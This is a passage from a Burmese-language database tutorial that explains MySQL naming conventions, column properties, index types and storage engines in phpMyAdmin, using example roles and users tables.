Name – Laravel အပါအဝင် တစ်ချို့ Framework တွက Convention Over Configuration ဆိုတဲ့နည်းကို အသုံးပြုကြပါတယ်။ အမိပါယ်က၊ အမည်မှန်အောင်ပေးရင် လုပ်သင့်တဲ့အလုပ်ကို အလိုအလျောက် လုပ်ပေးတယ်ဆိုတဲ့ သဘောပါ။ ဒါကြောင့် အမည်တွေ ပေးပုံပေးနည်းကို ဂရိစိက်ကြဖို့ လိုပါတယ်။ အသေးစိတ် စည်းကမ်းချက်တွကတော့ သက်ဆိုင်ရာ Framework ပေါ်မှုတည်ပါတယ်။ ဒါပေမယ့် အများအားဖြင့် အသုံးပြုကြလေ့ရှိတဲ့ အခြေခံမှုတွေကိုတော့ ပြောလိုပါတယ်။

ပထမဆုံးမှတ်သားရမယ့် အချက်ကတော့ Database Name, Table Name, Column Name စတဲ့ အမည် အားလုံးကို Snake Case နဲ့ ပေးရပါတယ်။ Snake Case ဆိုတာ စာလုံးအသေးတွေချည်းပဲသုံးပြီး Space လိုအပ်တဲ့နေရာမှာ Space အစား Underscore ကို အသုံးပြုတဲ့ ရေးဟန်ပါ (ဥပမာ - php_my_admin)။ တခြားအမည်ပေးပုံတွေဖြစ်တဲ့ Camel Case (ဥပမာ - phpMyAdmin) နဲ့ Capital Case/Pascal Case (ဥပမာ - PhpMyAdmin) တို့ကို သူ့နေရာနဲ့သူ သုံးရတဲ့နေရာတွေ ရှိပေမယ့် Database နဲ့ပက်သက်တဲ့ အမည်တွေမှာတော့ Snake Case ကိုသာ သုံးကြလေ့ရှိပါတယ်။ ဒါဟာ Convention ဆိုတာကို သတိပြုပါ။ Syntax မဟုတ်ပါဘူး။ လိုက်နာရင် စနစ်ပိုကျပေမယ့် မလိုက်နာရင်လည်း အလုပ်လုပ်တဲ့အတွက် ကိုယ့် ဘက်က သတိထားပြီး လိုက်နာပေးဖို့ လိုအပ်ပါတယ်။

အမည်နဲ့ပက်သက်ရင် နောက်ထပ်မှတ်သားသင့်တဲ့ အချက်ကတော့ Table Name တွေကို Plural ပေးသင့် တယ် ဆိုတဲ့အချက်ဖြစ်ပါတယ်။ users, roles, categories စသည်ဖြင့် Plural အနေနဲ့ ပေးရတာပါ။ အထဲမှာ User တွေအများကြီးရှိတယ်။ Role တွေအများကြီးရှိတယ်။ Category တွေ အများကြီးရှိတယ်ဆိုတဲ့ အမိပါယ်ပါပဲ။ ကုဒ်ရေးတဲ့အခါမှာလည်း တန်ဖိုးအများကို သိမ်းရင် Variable Name တွေကို Plural ပေးသင့်တာပါပဲ။ ဒီရေးနည်းလေးက နောက်ပိုင်းမှာ တောက်လျောက် အကျိုးပြုတာကို အတွေ့အကြုံရလာတဲ့အခါ သိလာပါလိမ့်မယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့အချက်ကတော့ Double Context ကို အမည်ပြန်ထပ်တာတွေကို ရှောင်ရှားဖို့ ဖြစ်ပါတယ်။ ဥပမာ - users Table ထဲမှာ user_id ဆိုတဲ့ Column ရှိမယ်ဆိုရင် အမည်ပြန်ထပ်တဲ့ သဘောပါပဲ။ တစ်ကယ်တော့ id ဆိုရင် ရပါပြီ။ users Table ထဲက id မို့လို့ user_id ဖြစ်ကြောင်း Context အရ ပေါ်လွင်ပြီးဖြစ်လို့ ပြန်ထပ်အောင် မပေးသင့်တော့ပါဘူး။ ဒါဟာလည်း ရေရှည်မှာ အကျိုးပြုမယ့် မှတ်သားစရာလေး တစ်ခုပါပဲ။

ပြန်ကောက်ရရင် မှတ်သားစရာ (၃) ခုပြောခဲ့တာပါ။ Database, Table, Column အမည်အားလုံးကို Snake Case နဲ့ပေးသင့်တယ်။ Table အမည်ဟာ Plural ဖြစ်သင့်တယ်။ Double Context ကို ရှောင်ရမယ် ဆိုတဲ့ (၃) ချက်ဖြစ်ပါတယ်။

Type – MySQL မှာ Column Type အများအပြား ရှိပါတယ်။ အသုံးများမယ့် Type တွေကတော့ INT, VARCHAR, TEXT, DATETIME နဲ့ TIMESTAMP တို့ဖြစ်ပါတယ်။ မှန်ကန်တဲ့ Type ကို ရွေးပေးထားမှာ တွက်ချက်မှုတွေ၊ နှိုင်းယူဉ်မှုတွေနဲ့ Sorting စီတဲ့ကိစ္စလို အလုပ်မျိုးတွေကို Database က မှန်အောင် လုပ်ပေးနိုင်မှာပါ။ ကိန်းပြည့် ကိန်းကဏ္ဍးတွေသိမ်းဖို့ INT ကို သုံးနိုင်ပါတယ်။ ဒဿမကိန်းတွေ သိမ်းဖို့အတွက် FLOAT လည်းရှိပါတယ်။ VARCHAR ကိုတော့ အရေအတွက် အကန့်အသတ်ရှိတဲ့ စာတွေသိမ်းဖို့ သုံးနိုင်ပါတယ်။ Variable Length Character ဆိုတဲ့အဓိပ္ပာယ်ပါ။ လူအမည်၊ အီးမေးလ်၊ ဖုန်းနံပါတ်၊ ပတ်စံဝ် စတဲ့ အချက်အလက်မျိုးတွေဟာ အရေအတွက်အားဖြင့် အကန့်အသတ်နဲ့သာ သိမ်းဖို့လိုတဲ့ စာအမျိုးအစားတွေပါ။ အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်တဲ့ စာတွေဆိုရင်တော့ TEXT ကို သုံးသင့်ပါတယ်။ သတင်း Article တွေ၊ ပိုစ်တွေ၊ ကိုယ်ရေးအချက်အလက်တွေ၊ လိပ်စာတွေဆိုရင် အရေအတွက် အကန့်အသတ်ပြောဖို့ခက်လို့ TEXT ကို သုံးသင့်ပါတယ်။

DATETIME ကိုတော့ ရက်စွဲနဲ့အချိန် ပူးတွဲပြီး သိမ်းဖို့အတွက် သုံးနိုင်ပါတယ်။ Year-Month-Day Hour:Minute:Second Format ကိုသုံးပါတယ် (ဥပမာ 2020-01-11 14:30:22)။ DATE သပ်သပ် TIME သပ်သပ် သိမ်းချင်ရင်လည်း Column Type တွေရှိပါတယ်။ TIMESTAMP ကတော့ ရက်စွဲအချိန်ကိုပဲ Timestamp Format နဲ့ သိပ်ပေးတာပါ။ Timestamp ဆိုတာ ၁၉၇၀ ပြည့်နှစ် ဇန်နဝါရီ (၁) ရက်နေ့ကနေ လက်ရှိအချိန်ထိ စက္ကန်စုစုပေါင်းကို ပြောတာပါ။

Length/Values – VARCHAR Column Type ကိုအသုံးပြုလိုရင် Length သတ်မှတ်ပေးရပါတယ်။ မဖြစ်မနေ သတ်မှတ်ပေးဖို့ လိုအပ်တာပါ။ သိမ်းလိုတဲ့စာရဲ့ အမြင့်ဆုံးဖြစ်နိုင်တဲ့ စာလုံးအရေအတွက်ကို ပေးရတဲ့ သဘောပါ။ တခြား Column အမျိုးအစားတွေမှာ မပေးရင်လည်း ရပါတယ်။

Default – Data တွက် Table ထဲမှာ သိမ်းစဉ်မှာ သက်ဆိုင်ရာ Column အတွက် တန်ဖိုးမပေးခဲ့ရင် Default အနေနဲ့ သိမ်းပေးစေလိုတဲ့တန်ဖိုးရှိရင် သတ်မှတ်ပေးထားနိုင်ပါတယ်။ phpMyAdmin က ပေးထားတဲ့ Select Box ကနေ As defined: ကိုရွေးပြီး ကိုယ်ပေးချင်တဲ့ တန်ဖိုးကို ပေးနိုင်ပါတယ်။

Collation – Collation ကြောင်းကို အထက်မှာ ပြောခဲ့ပြီးဖြစ်ပါတယ်။ Database တည်ဆောက်စဉ်က ရွေးခဲ့တဲ့ Collation ကို မသုံးဘဲ သက်ဆိုင်ရာ Column အတွက် သီးခြား Collation သတ်မှတ်လိုရင်လည်း ရွေးပြီး သတ်မှတ်နိုင်ဖို့ ပေးထားတာပါ။

Attributes – Column Type မှာ INT (သို့မဟုတ်) FLOAT ကိုရွေးပြီး Attributes နေရာ UNSIGNED ကိုရွေးပေးလိုက်မယ်ဆိုရင် အနှုတ်ကိန်းတွေ သိမ်းလိုမရတော့ပါဘူး။ အနှုတ်ကိန်းတွေ သိမ်းဖို့မလိုတဲ့ နေရာမှာ ရွေးချယ်ပေးထားမယ်ဆိုရင် Data တွေရဲ့ နေရာယူမှု သက်သာသွားနိုင်ပါတယ်။

Null – Null ကိုပေးလာတဲ့အခါ လက်ခံလိုရင် ရွေးထားနိုင်ပါတယ်။ ဥပမာ – မှတ်ပုံတင်အမှတ် သိမ်းဖို့ Column မှာ Null ကိုလက်ခံမယ်ဆိုရင် မှတ်ပုံတင်မရှိလို့ မပေးခဲ့ရင်လည်း လက်ခံပေးသွားမှာပါ။ အကယ်၍ Null ကို လက်မခံဘူးဆိုရင်တော့ မှတ်ပုံတင် ရှိရှိ မရှိရှိ တန်ဖိုးတစ်ခုကို ပေးကို ပေးရပါတော့ မယ်။ Database က မပေးရင် လက်မခံတော့ပါဘူး။ ဒါကြောင့် Null ပေးတာကို လက်ခံသင့်တဲ့ Column တွေမှာ Null ကို ရွေးထားသင့်ပါတယ်။

Index – Index ဆိုတာ စာအုပ်တစ်အုပ်မှာ မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်သလိုပဲ၊ Table ထဲက Data တွေအတွက် မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်တာပါပဲ။ မာတိကာနဲ့ စာမျက်နှာ နံပါတ် မရှိတဲ့အခါ တစ်ခုခုကိုရှာချင်ရင် တစ်ခုခုကိုချင်းလှန်ရှာရမှာပါ။ ရှိရင်တော့ ကိုယ်လိုချင်တဲ့စာမျက်နှာ ကို တန်းလုန်လိုက်လို့ ရနိုင်ပါတယ်။ ဒီသဘောပါပဲ၊ Index မရှိတဲ့အခါ တစ်ခုခုလိုချင်ရင် တစ်ကြောင်းချင်းထောက်ရှာရမှာပါ။ Index ရှိရင်တော့ လိုချင်တဲ့ Record ကို တန်းထောက်လိုက်လို့ ရနိုင်ပါတယ်။

Index အမျိုးအစား (၅) မျိုးရှိပါတယ်။ အဲဒီထဲက Fulltext ဆိုတာ စာတွေရှာတဲ့အခါ အတိအကျမဟုတ်ဘဲ အနည်းစပ်ဆုံးတန်ဖိုးကို Rank လုပ်ပြီး ပြန်ထုတ်ပေးနိုင်တဲ့ Search Index မျိုးပါ။ Spatial ဆိုတာကတော့ Geolocation Data တွေမှာလို Latitude နဲ့ Latitude ဆိုတဲ့ အချက်အလက်နှစ်ခု ဆက်စပ်သိမ်းဆည်းထားတဲ့ အချက်အလက် အမျိုးအစားတွေအတွက် အသုံးပြုရတဲ့ Index မျိုးပါ။

ဒီနှစ်ခုက ထူးခြားတဲ့ ပရောဂျက်အမျိုးအစားတွေမှာသာ အသုံးပြုကြမယ့် သဘောပဲ ဖြစ်ပါတယ်။

ပိုအသုံးများမယ့် Index အမျိုးအစားတွေကတော့ Index, Unique နဲ့ Primary တို့ပဲဖြစ်ပါတယ်။ Index ဆိုတာကတော့ စောစောကပြောသလို မာတိကာ တပ်ပေးလိုက်တာပါပဲ။ အခြေခံအကျဆုံး Index အမျိုးအစား ဖြစ်ပါတယ်။ Data တွေ ရှာရတာမြန်ချင်တဲ့ Column တွေမှာ Index ကို ရွေးထားပေးနိုင်ပါတယ်။ ဥပမာ - ကျောင်းသားတွေရဲ့ အချက်အလက်တွေကို သိမ်းထားပြီး ခုနံပါတ်နဲ့အရှာများရင် ခုနံပါတ်ကို Index လုပ်ရပါတယ်။ အမည်နဲ့ အရှာများရင် အမည်ကို Index လုပ်ရပါတယ်။ ကျောင်းဝင်အမှတ်နဲ့ အရှာများရင် ကျောင်းဝင်အမှတ်ကို Index လုပ်ရပါတယ်။ ပိုကောင်းသွားအောင် အကုန်လုံးကို Index လုပ်လိုက်မယ်လို့ ပြောလိုတော့ မရပါဘူး။ Index လုပ်လိုက်တဲ့အခါ Index တွေသိမ်းဖို့အတွက် နေရာပိုယူသွားမှာ ဖြစ်ပါတယ်။ Index ရှိတဲ့အတွက် Data ရှာယူရတာ မြန်သွားပေမယ့်၊ Data သိမ်းရတာတော့ ပိုကြောသွားနိုင်ပါတယ်။ သိမ်းလိုက်တိုင်း Index ကိုလည်း ပြင်ပေးရမှာ မို့လိုပါ။ ဒါကြောင့် အသုံးများတဲ့ Column တွေကို သာ ရွေးပြီး Index လုပ်ရတဲ့သဘောပါ။

Unique ကတော့ တန်ဖိုးတွေ ပြန်ထပ်ရင် လက်မခံတဲ့ Index အမျိုးအစားပါ။ ဥပမာ - ခုနံပါတ်ဆိုတာ ပြန်ထပ်ရှိုးထုံးစံ မရှိပါဘူး။ ဒါကြောင့် Unique Index ပေးလိုက်ရင် ပိုကောင်းပါတယ်။ Unique ဖြစ်သွားတဲ့ အတွက် ရလာတဲ့အကျိုးရလဒ် နှစ်ခုရှိပါတယ်။ ပထမတစ်ခုက Data ပြန်ထပ်ပြီးသိမ်းဖို့ ကြိုးစားရင် Database က လက်မခံတဲ့အတွက် မတော်တစ်ဆ ပြန်ထပ်တာမျိုး မဖြစ်တော့ပါဘူး။ နောက်တစ်ခု ကတော့ Data အသစ်ထပ်ထည့်တိုင်း မာတိကာအစအဆုံး ပြန်ခွဲရသလို Index အစအဆုံး ပြန်လပ်ဖို့ မလိုအပ်တော့ဘဲ ထပ်တိုးတဲ့ တန်ဖိုးကိုသာ Index မှာ ထပ်တိုးပေးနိုင်လို့ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။

Primary နဲ့ Unique ဟာ Index လုပ်ပဲ သဘောသဘာဝ တူပါတယ်။ ကွဲပြားချက်ကတော့ Table တစ်ခုမှာ Primary Index လုပ်ထားတဲ့ Column တစ်ခုသာ ရှိခွင့်ရှိခြင်း ဖြစ်ပါတယ်။ Unique Index ကတော့ လိုသလောက် သတ်မှတ်နိုင်ပါတယ်။ Primary Index ကို Data တွေစီမံဖို့အတွက် အဓိကအကျဆုံး Column မှာ သတ်မှတ်ပေးကြလေ့ ရှိပါတယ်။ ဒီအတွက် ကိုယ့်ဘာသာရွေးမနေပါနဲ့။ ဥပမာ - ခုနံပါတ်ကို Primary ထားရင်ကောင်းမလား၊ ကျောင်းဝင်အမှတ်ကို Primary ထားရင်ကောင်းမလား ရွေးမနေပါနဲ့။ Table တစ်ခု တည်ဆောက်လိုက်တိုင်းမှာ id လိုအမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွေးပြီး အဲဒီ Column ကိုသာ Primary အနေနဲ့ ထားသင့်ပါတယ်။ ဒါလည်းပဲ Naming Convention တစ်ခုအနေနဲ့ ထည့်သွေးမှတ်သားသင့်တဲ့ အချက်ဖြစ်ပါတယ်။

AI – Auto Increment ဆိုတဲ့ အမိပါယ်ပါ။ AI ကို ရွေးထားလိုက်မယ့်ဆိုရင် အဲဒီ Column ထဲက Data ကို ကိုယ်ဘက်က ပေးစရာမလိုတော့ပါဘူး။ Database က အလိုအလျောက် တန်ဖိုးတိုးပြီး ထည့်ပေးသွားမှာ ဖြစ်ပါတယ်။ AI နဲ့ Primary ကို တဲ့ပြီးတော့ သုံးကြပါတယ်။ ဒါကြောင့် ပြန်ပြောချင်ပါတယ်။ Table တစ်ခု တည်ဆောက်လိုက်တိုင်းမှာ id လိုအမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွင်းပြီး အဲဒီ Column ကို Primary Index ပေးပြီး AI ကိုလည်း ရွေးပေးထားသင့်ပါတယ်။


ဒီလောက်ဆိုရင် Column Property တွေနဲ့ပက်သက်ပြီး အတော်စုံသွားပါပြီ။ နောက်ဆုံးတစ်ချက်အနေနဲ့ အောက်နားက **Storage Engine** ကို သတိပြုသင့်ပါတယ်။ Table ထဲမှာ Data တွေသိမ်းဆည်းခြင်းနဲ့ စီမံခြင်းကို အဲဒီ Storage Engine ကလုပ်ပေးတာပါ။ MySQL မှာ ရွေးချယ်အသုံးပြုစရာ Engine အမျိုးမျိုး ရှိပါတယ်။ Feature အပြည့်စုံဆုံးနဲ့ အသုံးပြုဖို့ အသင့်တော်ဆုံးက InnoDB ဖြစ်ပြီး Default အနေနဲ့လည်း InnoDB ကိုပဲ ရွေးပေးထားတာကို တွေ့ရမှာပါ။ InnoDB ဟာ Transaction နဲ့ Foreign Key အပါအဝင် ACID Compliance ခေါ် အချက်အလက် တိကျလုံခြုံနှုန်းဆိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်တဲ့ နည်းပညာဖြစ်ပါတယ်။ သူလောက် Feature မစုံပေါ်မယ့် Data တွေပိုများများ သိမ်းနိုင်ပြီး နည်းနည်းလည်း ပိုမြန်တဲ့ MyISAM ကို အရင်က Default အနေနဲ့ သုံးကြပါတယ်။ ဒီနေရာမှာ အသေးစိတ်တော့ မပြောနိုင်ပါဘူး။ ပရောဂျက်ကြီးတွေ လုပ်ရတော့မယ်ဆိုရင်တော့ Database ရဲစွမ်းဆောင်ရည်ပိုင်းချင့်ချိန်နိုင်ဖို့အတွက် ဒီ Storage Engine တွေအကြောင်းကို လေ့လာပြီး သင့်တော်တဲ့ Engine ကို ရွေးချယ်အသုံးပြုဖို့ လိုနိုင်တယ်ဆိုတာကိုသာ သတိပြုပါ။ ပရောဂျက်အများစုံ အတွက်တော့ InnoDB ကသာလျှင် အသင့်တော်ဆုံးဖြစ်လို သူရွေးပေးထားတဲ့အတိုင်းပဲ အသုံးပြုသွားသင့်ပါတယ်။

နမူနာအနေနဲ့ တည်ဆောက်လိုတဲ့ roles Table မှာ Column (၃) ခုပါဝင်မှာ ဖြစ်ပါတယ်။ ရှိရမယ့် Column Property တွေက ဒီလိုပါ -


roles

```
id - INT, Primary, AI
name - VARCHAR (255)
value - INT
```


သတ်မှတ်ပေးထားပုံကို ဒီမှာပြန်ကြည့်လိုလဲရပါတယ်။



name Column အတွက် VARCHAR Column Type ကို သုံးထားလို Length နေရာမှာ 255 လိုပေးထားပါတယ်။ ဒါ Property တွေ စုအောင်သတ်မှတ်ပြီးရင် အောက်နားက Save ခလုပ်ကိုနှိပ်လိုက်ပါ။ roles အမည်နဲ့ Column (၃) ခုပါတဲ့ Table တစ်ခုကို တည်ဆောက်ရနိုင်သွားပြီဖြစ်ပါတယ်။




အကြောင်းအမျိုးမျိုးကြောင့် တည်ဆောက်ထားတဲ့ Table ကို ပြန်ဖျက်ချင်ရင် **Operations** Menu ကိုနှစ်ပြီး ပေါ်လာတဲ့လုပ်ဆောင်ချက်တွေထဲက Delete the table ကို နှစ်ပြီး ဖျက်လိုပါတယ်။ အလားတူပဲ Database ကို ပြန်ဖျက်ချင်ရင်လည်း Database ကိုရွေးထားပြီး **Operations** ထဲက Drop the database နဲ့ ဖျက်နှင့်ပါတယ်။



ပေါ်လာတဲ့ Form မှာ `id` အတွက် မဖြည့်ဘဲ အလွတ်ထားလို့ရပါတယ်။ Auto Increment သတ်မှတ်ထားလို့ သိမ်းလိုက်ချိန်မှာ သူဘာသာတန်ဖိုးဝင်သွားပါလိမ့်မယ်။ ကျွန်တဲ့ `name` နဲ့ `value` နေရာမှာ `name` အတွက် အနေနဲ့ User လိုပေးပြီး `value` နေရာမှာ 1 ကိုပေးလိုက်ပါ။ တစ်ခါတဲ့ နှစ်ခုဖြည့်ချင်ရင် အောက်က ဖောင်မှာ ဆက်ဖြည့်လို့ရပါတယ်။ တစ်ခုပဲ ဖြည့်ချင်ရင် အောက်ကဖောင်ကို မဖြည့်ဘဲ ချိန်ထားလိုက်လည်းရပါတယ်။ ပြီးရင် **Go** ခလုပ်နိုင်ပြီး သိမ်းလိုက်လို့ရပါပြီ။ စမ်းကြည့်နိုင်ပါတယ်။

သမီးထားတဲ့ Data ကို Browser မှာ ပြန်ကြည့်ပြီး လိုအပ်ရင် ပြင်တာ ဖျက်တာတွေ လုပ်လိုဂါတယ်။ ဒါ အဆင့်ရောက်ပြီဆိုရင် တစ်ခုချင်းပြောဖို့ မလိုတော့ဘူးလို့ ယူဆပါတယ်။ User Interface နဲ့ တွေ့မြင်နေရ တာဖြစ်လို့ ကိုယ်တိုင်လေ့လာအသုံးပြုသွားလို့ ရသွားပါပြီ။ အခုလိုပုံစံမျိုးရအောင် နောက်ထပ် Record တွေ ထပ်ထည့်ပေးပါ။



နမူနာအရ User, Manager နဲ့ Admin လိုပေါ်တဲ့ Record (၃) ခုရှိနေပါတယ်။ User ရဲ့ value က 1 ဖြစ်ပြီး Manager ရဲ့ value က 2 ဖြစ်ပါတယ်။ Admin ရဲ့ value ကတော့ 3 ဖြစ်ပါတယ်။ ဒါကိုမှတ်ထားပေးပါ။ ဆက်လက် လေ့လာတဲ့အခါ ဒီတန်ဖိုးတွေကို အခြေခံပြီး ဆက်ကြည့်သွားရမှာတွေ ရှိလိုပါ။

လက်ရှိရေးလက်စ ပရောဂျက်မှာ အသုံးပြုဖို့အတွက် နောက်ထပ် Table တစ်ခုထပ်ပြီးတော့ တည်ဆောက်ကြပါမယ်။ users Table ပါ။ ပါရမယ့် Column Property တွေနဲ့ Column Property တွေက ဒီလိုပါ။

users

```


id - INT, Primary, AI
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
password - VARCHAR (255)
role_id - INT, Default (1)
photo - VARCHAR (255), Null
suspended - INT, Default (0)
created_at - DATETIME
updated_at - DATETIME, null

```

စုစုပေါင်း Column (၁၁) ခုပါဝင်ပါတယ်။ ထူးခြားချက်တစ်ချို့ကို ပြောပြချင်ပါတယ်။

